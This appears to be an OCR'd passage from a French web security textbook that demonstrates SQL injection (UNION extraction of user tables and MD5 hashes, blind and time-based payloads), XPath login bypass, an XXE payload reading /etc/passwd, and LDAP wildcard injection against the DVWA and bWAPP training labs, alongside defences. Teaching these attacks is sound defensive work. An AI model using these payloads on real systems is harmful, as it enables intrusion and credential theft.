
La commande retourne bien le nom de toutes les tables, dont une sûrement très intéressante nommée **users**.

```
ID: 1' UNION SELECT null, table_name FROM information_schema.tables #
First name:
Surname: users
```

Il est à noter que la chaîne null dans notre commande permet de compléter celle-ci afin que MySQL ne génère pas d'erreur de concaténation (règle de l'UNION SELECT).


Maintenant que nous avons récupéré le nom de la table (**users**) potentiellement intéressante, il s'agit de récupérer le nom des colonnes de celle-ci à l'aide de la table **columns** de **information_schema** et de son champ **column_name** contenant le nom de toutes les colonnes du SGBD.

```
1 1 ' UNION SELECT null, column_name FROM information_schema.columns
2 WHERE table_name = 'users' #
```



Le nom des colonnes comme first_name, login, password est susceptible de contenir des informations intéressantes dans notre injection.


Nous avons à présent le nom de la base (DVWA), le nom d'une table (users) ainsi que ceux de ses colonnes (user, password, etc.). Nous pouvons à présent injecter le contenu de cette table.



Remarque **:**

Les noms des utilisateurs et leurs mots de passe sont affichés sur la page. Il est possible d'améliorer l'affichage d'une sortie avec la fonction **concat()** en insérant l'ensemble des colonnes dans la commande **UNION SELECT**, sans se soucier des problèmes de concaténation liés à celle-ci.


```
1 ' UNION SELECT null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```



Nous pouvons constater que les mots de passe sont hachés (MD5, c'est Google qui nous l'a dit ! ! ! - voir mot de passe d'Admin). Pour rappel, le hachage n'est pas une méthode de chiffrement mais un algorithme permettant de poser une empreinte sur des données informatiques pour assurer l'intégrité de celles-ci.

Censés être non réversibles, certains protocoles de hachage ne sont plus de confiance (MD5, SHA0) et des bases de données disponibles sur Internet ou autre (Rainbow Tables) permettent de retourner la valeur des mots de passe hachés.

Un simple "copier-coller" des mots de passe sur Google révèle parfois le mot de passe. Prenons l'exemple de l'utilisateur **admin** avec le mot de passe **5f4dcc3b5aa765d61d8327deb882cf99**.



Ainsi, le mot de passe de Gordon Brown (user : **gordonb**) est « abc123 », son hash MD5 étant **e99a18c428cb38d5f260853678922e03**.

Cet exemple démontre l'importance des techniques de salage des mots de passe et l'obligation des utilisateurs d'utiliser des mots de passe complexes dont nous introduirons les techniques à la fin de cette section.

Il existe d'autres méthodes apparentées à l'utilisation de information_schema pour trouver des informations sur les bases de données.

Le brute force ou l'utilisation des schémas de base de données de certains CMS ou frameworks open source sont publiés sur Internet.

Il est donc indispensable d'ajouter un préfixe aux tables en base de données, ce qui permet de rendre les injections SQL plus difficiles dans certains cas.

L'injection SQL vue précédemment est devenue assez rare car le fait de cacher l'affichage des messages d'erreurs à l'utilisateur est rentré dans les mœurs pour sécuriser une application web.

3.2. Injection SQL Blind


Une autre technique, nommée injection SQL à l'aveugle (Blind SQL injection), plus courante, se pratique encore dans de nombreux plugins de CMS ou sites réalisés from scratch (partis de zéro).

Une injection SQL à l'aveugle consiste à pratiquer l'injection SQL sans avoir de retours affichés.

Cela est possible en utilisant la logique booléenne ou la gestion du temps de réponse des requêtes envoyées.

DVWA possède une section SQL injection (Blind) ; essayons la commande suivante :

```
1 1 ' AND '1'='1' #
```



DVWA retourne le message suivant : *« User ID exists in the database »* qui indique que la commande ci-dessus est interprétée par le SGBD sans erreur malgré l'injection AND '1'='1', ce qui peut laisser penser que l'injection SQL est possible...

Prenons maintenant la commande :

```
1 ' AND '1'='2' #
```

DVWA retourne un autre message : *« User ID is MISSING from the database »*. L'injection des valeurs '1'='2' indique à SQL de retourner le résultat de la commande à faux (false), ce qui signifie que le résultat est concluant : le SGBD interprète nos injections.

Une autre technique pour trouver des injections SQL à l'aveugle avec la gestion du temps (time based) est possible et aussi très souvent utilisée. Les fonctions **SLEEP()**, **BENCHMARK()** propres à SQL ont comme particularités de pouvoir faire attendre une requête en cours lors de son exécution, ce qui peut être intéressant lors d'une injection SQL à l'aveugle.

En effet, le but est d'injecter une de ces fonctions et de vérifier si celles-ci sont interprétées par le SGBD, ce qui par déduction nous informe sur le bon fonctionnement de notre injection à l'aveugle.

Voici un exemple avec DVWA :

```
1 ' AND SLEEP(5) #
```


Vous pouvez constater que la requête patiente cinq secondes avant de répondre. Ceci est facilement observable par le chargeur (loader) du navigateur ou la lenteur de l'affichage du résultat attendu.

Comme vous pouvez l'imaginer, le processus utilisé pour les injections SQL "classiques" doit être utilisé pour trouver des informations sur la base de données (nombres de colonnes, information_schema, etc.).


Voici quelques exemples :

Commençons par la recherche du nombre de colonnes :


- 1 ' and '1'='1' ORDER BY 1 #



- 1 ' and '1'='1' ORDER BY 2 #



- 1 ' and '1'='1' ORDER BY 3 #



Donc, cela fonctionne toujours puisque '1' = '1' est toujours VRAI.

C'est peu concluant.

Par contre, il est possible, ainsi, de récupérer le numéro de version de MySQL (mariaDB), et chercher ensuite sur le Net les failles non encore corrigées...


En utilisant l'URL suivante : localhost/phpmyadmin, nous allons chercher le numéro de version du SGBDR. Pour cela, outre l'information notée dans l'accueil, il existe une fonction spécifique : **version()**.

```
1 SELECT version() ;
```

Le SGBDR retourne : 10.5.9-MariaDB-1

Le hacker n'a pas accès à phpmyadmin. Il va donc chercher à connaître celle-ci de manière différente :


```
1 1' and length(substr((select version()),1)) = 1 #
```




Ainsi, le numéro de version n'est PAS sur 1 caractère...

On tente :

```
1 1' and length(substr((select version()),1)) = 2 #
2 1' and length(substr((select version()),1)) = 3 #
3 ...
4 1' and length(substr((select version()),1)) = 15 #
```




```
1' and length(substr((select version()),1)) = 16 #
```



Le numéro de version est donc sur 16 caractères...

Nous allons chercher à les connaître :

Cherchons le 1er caractère :

```
1' and substr((select version()),1,1) = '0' #
1' and substr((select version()),1,1) = '1' #
1' and substr((select version()),1,1) = '2' #
...
```

- 1' and substr((select version()),1,1) = '0' # -> MISSING
- 1' and substr((select version()),1,1) = '1' # -> EXISTS
- 1' and substr((select version()),1,1) = '2' # -> MISSING
- ...

Le 1er caractère est donc un « **1** ».

On passe au 2ème caractère :

```
1' and substr((select version()),2,1) = '0' #
1' and substr((select version()),2,1) = '1' #
1' and substr((select version()),2,1) = '2' #
...
```

- 1' and substr((select version()),2,1) = '0' # -> EXISTS
- 1' and substr((select version()),2,1) = '1' # -> MISSING
- 1' and substr((select version()),2,1) = '2' # -> MISSING
- ...

Nous savons que la version de MySQL / MariaDB est la version 10...

On continue comme cela (avec du temps) pour les 16 caractères pour obtenir : **10.5.9-MariaDB-1**

Les injections SQL sont encore bien trop présentes dans les applications web. Il est pourtant simple de contrer ces attaques. Des attaques encore plus complexes ont vu le jour il y a quelques années et il est impératif de s'en protéger.

Voici un tableau récapitulatif des différents moyens de défense les plus pragmatiques :

Numéro	Méthode	Description
1	Framework	Utiliser un framework pour le développement, de préférence avec un ORM (mapping objet-relationnel), Laravel, Symfony, ... pour PHP, Zend, ... pour Java...
2	Préparer ses requêtes	Désinfecter (sanitize) les requêtes envoyées en base de données avec des méthodes telles que : JAVA - **PreparedStatement()** .NET - **SqlCommand()** ou **OleDbCommand()** PHP - utiliser PDO avec la méthode **prepare()** et **bindParam()** pour les paramètres contenant des entiers.

Exemple :

Voici un exemple en PHP d'une requête préparée contre les injections SQL :

```
if(is_numeric( $id )) {
                $data = $db->prepare( 'SELECT nom, tel FROM users WHERE
user = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
}
```

Numéro	Méthode	Description
3	Réécriture d'URL	L'utilisation de la réécriture d'URL permet de compliquer fortement la tâche au cybercriminel et s'avère être une des protections contre les injections SQL.

3.3. Injection XPath

XPath est un langage permettant de rechercher de l'information à l'intérieur d'un document XML (Extensible Markup Language) qui est aujourd'hui un incontournable dans le monde de l'informatique.

XML est un langage de balisage ayant pour fonction le stockage de données ou l'échange de données au travers de plusieurs protocoles ou de plusieurs langages de programmation.

Son universalité lui permet une interopérabilité via une multitude de services informatiques.

Exemple :

Voici un exemple de fichier XML ayant comme fonction le stockage d'identifiants :

```
?xml version="1.0" encoding="UTF-8"?>
<heroes>
    <hero>
        <id>1</id>
        <login>neo</login>
        <password>trinity</password>
        <secret>Oh why didn't I took that BLACK pill?</secret>
        <movie>The Matrix</movie>
        <genre>action sci-fi</genre>
```

```
    </hero>
    <hero>
        <id>2</id>
        <login>alice</login>
        <password>loveZombies</password>
        <secret>There's a cure!</secret>
        <movie>Resident Evil</movie>
        <genre>action horror sci-fi</genre>
    </hero>
</heroes>
```

Le code XML ci-dessus représente une architecture simple de balisage avec des informations concernant des utilisateurs. Ce fichier pourrait par exemple être stocké sur un serveur pour un système d'authentification.

Une requête simple XPath permettrait d'aller chercher les identifiants d'un utilisateur :

```
string(//user[login/text()=neo and
password/text()='trinity']/account/text())
```

Tout comme les injections SQL, les injections XPath se construisent à l'aide de caractères spéciaux telles qu'une quote (') et une logique booléens (OR 1=1).

Pour tester l'injection, l'application bWAPP, qui tout comme DVWA permet de tester des vulnérabilités, sera prise en exemple. Voici les instructions à suivre pour l'injection XPath :

1. Sur le navigateur, saisissez l'adresse suivante : http://localhost/bWAPP avec les identifiants **bee** (login) et **bug** (mot de passe).


2. Choisissez dans le menu déroulant l'item XML/XPath Injection (Login Form).

3. Un formulaire d'authentification apparaît avec les champs login et password. Sur le premier, saisir 1 ', un message d'erreur s'affiche, ce qui indique que l'injection est fonctionnelle.

« Warning: SimpleXMLElement::xpath(): Invalid predicate in /var/www/html/bWAPP/xmli_1.php on line 78 »

4. Dans le formulaire login, saisissez l'injection :

```
neo' or 1=1 or 'a'='a
```



bWAPP indique que vous êtes connecté, l'injection est fonctionnelle, un message indique que l'utilisateur Neo est connecté.

Des outils d'injection automatisés sont disponibles sur Internet, pour plus d'information : https://www.soapui.org/security-testing/security-scans/xpath-injection.html[1]

[1] SoapUI - XPath Injection

Tout comme pour les injections SQL, il est nécessaire de « désinfecter » les entrées dynamiques pouvant être utilisées par un attaquant :

Numéro	Méthode	Description
1	Fonction de remplacement	Utilisez une fonction permettant de trouver les caractères non adaptés (quote et double quote) pour les remplacer par leur équivalent XML (**'**)

Exemple **:**

Exemple en C# :


```
String log;
log = "//Employee[login/text()='" + Request("login").Replace("'",
"&apos;") + "' And mdp/text()='" + Request("mdp").Replace("'", "&apos;")
+ "']";
```

3.4. Injection XXE (XML External Entity)

Comme nous avons pu le voir dans la section des injections XPath, XML a aujourd'hui une place importante dans le monde l'informatique. Des protocoles tels que XML-RPC (Remote Procedure Call) et SOAP (Simple Object Access Protocol) permettent la transmission de données par Web services, mais ne sont pas sans failles.

Parmi les vulnérabilités liées à l'échange de données via XML, l'attaque XXE (XML External Entity) est une des plus répandues. Le plus souvent utilisée pour injecter un code malveillant dans un fichier XML afin que celui-ci soit lu (parsé) et compromette le serveur, elle peut aussi être maniée pour des attaques de déni de service (DoS), CSRF (Cross Site Request Forgery) ou la prise d'information.

Ci-dessous, un schéma simple représentant un Web service utilisant le protocole XML-RPC et ayant pour fonction de faire communiquer plusieurs applications entre elles :



Le schéma montre l'échange de données XML à travers le protocole XML-RPC ayant pour fonction d'envoyer des instructions au serveur, dans notre exemple, la création d'un article dans un blog.

L'injection XXE consiste à utiliser la méthode entity afin d'associer un nom à un groupe de données dans un fichier XML. L'entity se place dans le DTD (Document Type Definition) d'un fichier XML dont la fonction est de définir les types et les éléments utilisés et la syntaxe grammaticale du fichier. Le but de l'injection est d'insérer une entity faisant référence à un appel à un fichier externe, par exemple le fichier etc/passwd contenant la liste des utilisateurs d'un système et les privilèges associés.

Exemple :

Voici une injection XXE :

```
<?xml version=”1.0" encoding=”utf-8"?>
<!DOCTYPE Header [<!ENTITY test SYSTEM ”file:///etc/passwd”> ]>
<reset><login>&test;</login><secret>Anything</secret></reset>
```

L'entity externe bWASPP est créée dans le DOCTYPE du fichier XML et est ensuite appelée par **&test** à l'intérieur du fichier XML, ce qui provoque le retour par le serveur (réponse HTTP) du fichier etc/passwd.

Voici un exemple de protection :

Numéro	Méthode	Description
1	Désactiver les entity externes	Le meilleur moyen de se protéger contre les attaques XXE est la désactivation des DTD des parseurs XML.

Exemple :

Exemple d'une désactivation de l'utilisation de DTD dans le module libxml de PHP :

```
bool libxml_disable_entity_loader ([ bool $disable = true ] )
```

Chaque parseur XML a ses propres méthodes pour désactiver les DTD. Voici un lien décrivant quelques parseurs : https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet#General_Guidance[1].

3.5. Injection LDAP

LDAP (Lightweight Directory Access Protocol) est un protocole, une norme et un langage utilisé par les annuaires d'entreprise comme Microsoft Active Directory, OpenLDAP ou Open Directory d'Apple.

Le but d'un annuaire est de centraliser les informations concernant les actifs d'une organisation afin que les services d'authentification, de messagerie, de sécurité et parfois même d'accès Internet soient administrés.

Les annuaires LDAP sont généralement regroupés sur un serveur souvent appelé contrôleur de domaine, ayant pour fonction de stocker les informations des utilisateurs de l'entreprise et les mots de passe, ainsi que de gérer les parcs informatiques en matière d'administration système.

a particularité de LDAP est sa structure, qui peut être comparée à celle d'un SGBDR et au langage SQL, même si des différences notables sont présentes. Voici un exemple d'authentification à partir d'un formulaire web et son injection :

- Sur le site web, un formulaire avec un champ login :

```
<input type="text" size=30 name="login">insérer votre login</input>
```

- Une fonction sur le serveur web permet d'envoyer la requête à un annuaire LDAP :

```
String ldapSearchQuery = "(cn=" + $login + ")";
    System.out.println(ldapSearchQuery);
```

- Sur le formulaire, l'injection est envoyée avec comme caractère * :

```
http://exemple.com/index.asp?user=admin*
```

- L'ensemble des comptes de l'annuaire s'affiche :

```
dn: cn=admin,dc=exemple,dc=com
 cn: Jerome Themee
 givenName: Jerome
 sn: Jth
-----------------------------------------------
 dn: cn=Jean,dc=exemple,dc=com
```

[1] OWASP Cheat Sheet Series - XML External Entity Prevention Cheat Sheet

```
cn: jean Dupont
givenName: jean
sn: Jdp
```

